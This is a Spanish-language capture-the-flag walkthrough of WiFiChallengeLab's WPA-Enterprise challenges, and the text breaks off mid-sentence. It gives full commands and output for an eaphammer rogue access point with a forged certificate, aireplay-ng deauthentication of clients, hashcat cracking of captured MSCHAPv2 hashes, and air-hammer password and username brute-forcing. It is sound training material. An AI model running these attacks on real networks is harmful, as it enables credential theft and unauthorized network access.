WifiChallengeLab - Wi-Fi - MGT
-
Link del laboratorio: https://lab.wifichallenge.com/challenges .
-
Ejemplo de una conexión MGT.

Esta imagen representa el proceso de autenticación en una red utilizando 802.1 X con EAP y RADIUS. En este esquema participan tres elementos principales: el supplicant (cliente) , el authenticator (switch o access point) y el authentication server (servidor RADIUS).
Primero, el
supplicant, que es el dispositivo del usuario (como una laptop o celular), intenta conectarse a la red. Para iniciar la comunicación utilizaEAPOL (EAP over LAN), que es el protocolo que permite enviar información de autenticación dentro de la red local. En esta etapa, el cliente envía sus credenciales, pero todavía no tiene acceso a la red; únicamente está intentando autenticarse. Después, elauthenticator(que normalmente es unswitch o access point) recibe esta información, pero no valida las credenciales por sí mismo. En lugar de eso, actúa como intermediario y envía la información al servidor de autenticación mediante el protocoloRADIUS. El servidor RADIUSes el encargado de verificar si las credenciales son correctas. Aquí pueden utilizarse distintos métodos de autenticación comoEAP-TLS, PEAP o EAP-TTLS, dependiendo de la configuración de la red. Finalmente, el servidorRADIUSresponde alauthenticatorindicando si la autenticación fue exitosa o no. Si las credenciales son válidas, elauthenticatorpermite el acceso a la red abriendo el puerto para el cliente, lo que le da acceso a internet o a los recursos de laLAN. Si la autenticación falla, el acceso es denegado y el cliente no puede conectarse.
18. What is Juan’s flag on the wifi-corp AP website?
-
Para atacar a un cliente no confiable en una red MGT, tenemos que crear un
RogueAP(punto de acceso falso) con el mismoESSIDy configuración, pero con un certificado autofirmado, preferiblemente con los mismos datos que el real en caso de que el cliente verifique manualmente el certificado. -
Usa esta herramienta: https://github.com/s0lst1c3/eaphammer previamente instalada en el laboratorio.
root@WiFiChallengeLab:~/tools/eaphammer# cd /root/tools/eaphammer/^C
-
Para obtener información para crear el certificado puedes hacer un escaneo a la red
wifi-corpy usar esta herramienta para obtener la información que se necesita https://github.com/D3f0/pcapfilter. -
Con esto creamos el certificado.
root@WiFiChallengeLab:~/tools/eaphammer# python3 ./eaphammer --cert-wizard

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        A nice shiny new access point.

                             Version:  1.13.5
                            Codename:  Power Overwhelming
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>solstice(doT)sh


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Please enter two letter country code for certs (i.e. US, FR)
: ES
[*] Please enter state or province for certs (i.e. Ontario, New Jersey)
: Madrid
[*] Please enter locale for certs (i.e. London, Hong Kong)
: Madrid
[*] Please enter organization for certs (i.e. Evil Corp)
: WiFiChallengeLab
[*] Please enter org unit for certs (i.e. Hooman Resource Says)
: Certificate Authority
[*] Please enter email for certs (i.e. cyberz@h4x0r.lulz)
: ca@WifichallengeLab.com
[*] Please enter common name (CN) for certs.
: WiFiChallangeLab CA
[CW] Creating CA cert and key pair...
[CW] Complete!
[CW] Writing CA cert and key pair to disk...
[CW] New CA cert and private key written to: /root/tools/eaphammer/certs/ca/WiFiChallangeLab CA.pem
[CW] Complete!
[CW] Creating server private key...
[CW] Complete!
[CW] Using server private key to create CSR...
[CW] Complete!
[CW] Creating server cert using CSR and signing it with CA key...
[CW] Complete!
[CW] Writing server cert and key pair to disk...
[CW] Complete!
[CW] Activating full certificate chain...
[CW] Complete!
- Levantamos el AP.
root@WiFiChallengeLab:~/tools/eaphammer# python3 ./eaphammer -i wlan3 --auth wpa-eap --essid wifi-corp

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        A nice shiny new access point.

                             Version:  1.13.5
                            Codename:  Power Overwhelming
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>solstice(doT)sh


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...

[*] Using nmcli to tell NetworkManager not to manage wlan3...

100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlan3 no longer controlled by NetworkManager.
[*] WPA handshakes will be saved to /root/tools/eaphammer/loot/wpa_handshake_capture-2026-03-21-20-51-03-KaW2INdntR5tJPR8a79GIRuBVM64ampb.hccapx

[hostapd] AP starting...

Configuration file: /root/tools/eaphammer/tmp/hostapd-2026-03-21-20-51-03-Ll2H9fPzyl0EeXWPlzoMtZpB27UlSjHK.conf
wlan3: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan3 with hwaddr 00:11:22:33:44:00 and ssid "wifi-corp"
wlan3: interface state COUNTRY_UPDATE->ENABLED
wlan3: AP-ENABLED
root@WiFiChallengeLab:~/tools# airmon-ng start wlan0
root@WiFiChallengeLab:~/tools# airodump-ng wlan0mon --band abg --wps


- Con
airodump-ng, se detecta laMACde los clientes para realizar un ataque de desautenticación. Al haber 2APsemitiendo la misma red, se debe realizar el ataque contra ambosAPs.
root@WiFiChallengeLab:~/tools# aireplay-ng -0 0 -a F0:9F:C2:71:22:1A wlan0mon -c 64:32:A8:BA:6C:41
root@WiFiChallengeLab:/home/user# aireplay-ng -0 0 -a F0:9F:C2:71:22:15 wlan0mon -c 64:32:A8:BA:6C:41
- Obtenemos un error por el certificado cuando el cliente se conecta.

- Vamos a desautenticar al otro cliente
64:32:A8:07:6C:40.
root@WiFiChallengeLab:~/tools# aireplay-ng -0 0 -a F0:9F:C2:71:22:1A wlan0mon -c 64:32:A8:07:6C:40
root@WiFiChallengeLab:/home/user# aireplay-ng -0 0 -a F0:9F:C2:71:22:15 wlan0mon -c 64:32:A8:07:6C:40
-

Ahora vemos que el cliente ya se conecta y tenemos su hash.
-
Una vez conectado, se obtienen las credenciales
MSCHAPv2 (Microsoft Challenge Handshake Authentication Protocol version 2) es un protocolo de autenticación basado en contraseñas, por lo que se necesita descifrar el hash para obtener la contraseña en texto claro.

- Ahora crackeamos el hash.
C:\hashcat-7.1.2\hashcat-7.1.2>.\hashcat.exe -a 0 -m 5500 juan.hash.txt C:\hashcat-7.1.2\hashcat-7.1.2\wordlists\rockyou.txt
- Ahora creamos el
.confpara conectarnos.
root@WiFiChallengeLab:~# cat juan.conf
network={
    ssid="wifi-corp"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    anonymous_identity="CONTOSO\anonymous"
    identity="CONTOSO\juan.tr"
    password="************"
    phase1="peapver=1"
    phase2="auth=MSCHAPV2"
 }
root@WiFiChallengeLab:~# wpa_supplicant -i wlan3 -c juan.conf
Successfully initialized wpa_supplicant
wlan3: SME: Trying to authenticate with f0:9f:c2:71:22:1a (SSID='wifi-corp' freq=5220 MHz)
wlan3: Trying to associate with f0:9f:c2:71:22:1a (SSID='wifi-corp' freq=5220 MHz)
wlan3: Associated with f0:9f:c2:71:22:1a
wlan3: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan3: CTRL-EVENT-EAP-STARTED EAP authentication started
wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan3: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 25 (PEAP) selected
wlan3: CTRL-EVENT-EAP-PEER-CERT depth=1 subject='/C=ES/ST=Madrid/L=Madrid/O=WiFiChallenge/OU=Certificate Authority/CN=WiFiChallenge CA/emailAddress=ca@WiFiChallenge.com' hash=2f79424e88d84e1204ed527fc91c582d63376ecc83c819dd0fb27f79286a6d59
wlan3: CTRL-EVENT-EAP-PEER-CERT depth=1 subject='/C=ES/ST=Madrid/L=Madrid/O=WiFiChallenge/OU=Certificate Authority/CN=WiFiChallenge CA/emailAddress=ca@WiFiChallenge.com' hash=2f79424e88d84e1204ed527fc91c582d63376ecc83c819dd0fb27f79286a6d59
wlan3: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/C=ES/L=Madrid/O=WiFiChallenge/OU=Server/CN=WiFiChallenge CA/emailAddress=server@WiFiChallenge.com' hash=61872b49588fd2debea442856292fe52f7b3620bce252aa0f6bd4ff2f01db5df
EAP-MSCHAPV2: Authentication succeeded
wlan3: CTRL-EVENT-EAP-SUCCESS EAP authentication completed successfully
wlan3: PMKSA-CACHE-ADDED f0:9f:c2:71:22:1a 0
wlan3: WPA: Key negotiation completed with f0:9f:c2:71:22:1a [PTK=CCMP GTK=CCMP]
wlan3: CTRL-EVENT-CONNECTED - Connection to f0:9f:c2:71:22:1a completed [id=0 id_str=]
- Ahora nos asignamos IP.
root@WiFiChallengeLab:~# dhclient wlan3 -v
Internet Systems Consortium DHCP Client 4.4.3-P1
Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan3/00:11:22:33:44:00
Sending on   LPF/wlan3/00:11:22:33:44:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan3 to 255.255.255.255 port 67 interval 6
DHCPOFFER of 192.168.6.21 from 192.168.6.1
DHCPREQUEST for 192.168.6.21 on wlan3 to 255.255.255.255 port 67
DHCPACK of 192.168.6.21 from 192.168.6.1
bound to 192.168.6.21 -- renewal in 37938 seconds.
- Nos autenticamos.


- Y tenemos la flag.
19. What is CONTOSO\test flag on the wifi-corp AP website?
- Nos piden saber la
flagal parecer tenemos información del usuario pero no su contraseña así que vamos a hacer un ataque de fuerza bruta con la siguiente herramienta https://github.com/Wh1t3Rh1n0/air-hammer.
root@WiFiChallengeLab:~/tools/air-hammer# echo 'CONTOSO\test' > test.user

root@WiFiChallengeLab:~/tools/air-hammer# python2 ./air-hammer.py -i wlan3 -e wifi-corp -p ~/rockyou-top100000.txt -u test.user
- Después de un tiempo encuentra la password.
- Ahora creamos el
.conf.
root@WiFiChallengeLab:~# cat test.conf
network={
    ssid="wifi-corp"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    anonymous_identity="CONTOSO\anonymous"
    identity="CONTOSO\test"
    password="*******"
    phase1="peapver=1"
    phase2="auth=MSCHAPV2"
 }
- Ahora nos conectamos.
root@WiFiChallengeLab:~# wpa_supplicant -i wlan3 -c test.conf
- Obtenemos IP.
root@WiFiChallengeLab:~# dhclient wlan3 -v

- Después de autenticarnos podemos ver la flag.
20. What is the flag for the user with pass 12345678 on the wifi-corp AP?
- Vamos hacer lo mismo pero ahora vamos a hacerlo para un usuario y no la contraseña.
root@WiFiChallengeLab:~/20# echo '12345678' > password.txt
root@WiFiChallengeLab:~/20# sed 's/^/CONTOSO\\/' /root/top-usernames-shortlist.txt > contoso_usernames.txt
root@WiFiChallengeLab:~/20# cat contoso_usernames.txt
CONTOSO\root
CONTOSO\admin
CONTOSO\test
CONTOSO\guest
CONTOSO\info
CONTOSO\adm
CONTOSO\mysql
CONTOSO\user
CONTOSO\administrator
CONTOSO\oracle
CONTOSO\ftp
CONTOSO\pi
CONTOSO\puppet
CONTOSO\ansible
CONTOSO\ec2-user
CONTOSO\vagrant
CONTOSO\azureuser

root@WiFiChallengeLab:~/20# python2 ~/tools/air-hammer/air-hammer.py -i wlan3 -e wifi-corp -P 12345678 -u contoso_usernames.txt
- Tenemos el usuario.
root@WiFiChallengeLab:~/20# cat test2.conf
network={
    ssid="wifi-corp"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    anonymous_identity="CONTOSO\anonymous"
    identity="CONTOSO\********"
    password="12345678"
    phase1="peapver=1"
    phase2="auth=MSCHAPV2"
 }
root@WiFiChallengeLab:~/20# wpa_supplicant -i wlan3 -c test2.conf
root@WiFiChallengeLab:~# dhclient wlan3 -v
Internet Systems Consortium DHCP Client 4.4.3-P1
Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan3/00:11:22:33:44:00
Sending on   LPF/wlan3/00:11:22:33:44:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan3 to 255.255.255.255 port 67 interval 4
DHCPOFFER of 192.168.6.21 from 192.168.6.1
DHCPREQUEST for 192.168.6.21 on wlan3 to 255.255.255.255 port 67
DHCPACK of 192.168.6.21 from 192.168.6.1
bound to 192.168.6.21 -- renewal in 34558 seconds.

- Vemos la flag.
21. What is the flag on the wifi-regional-tablets AP?
-
Para realizar este reto, se debe hacer un ataque de
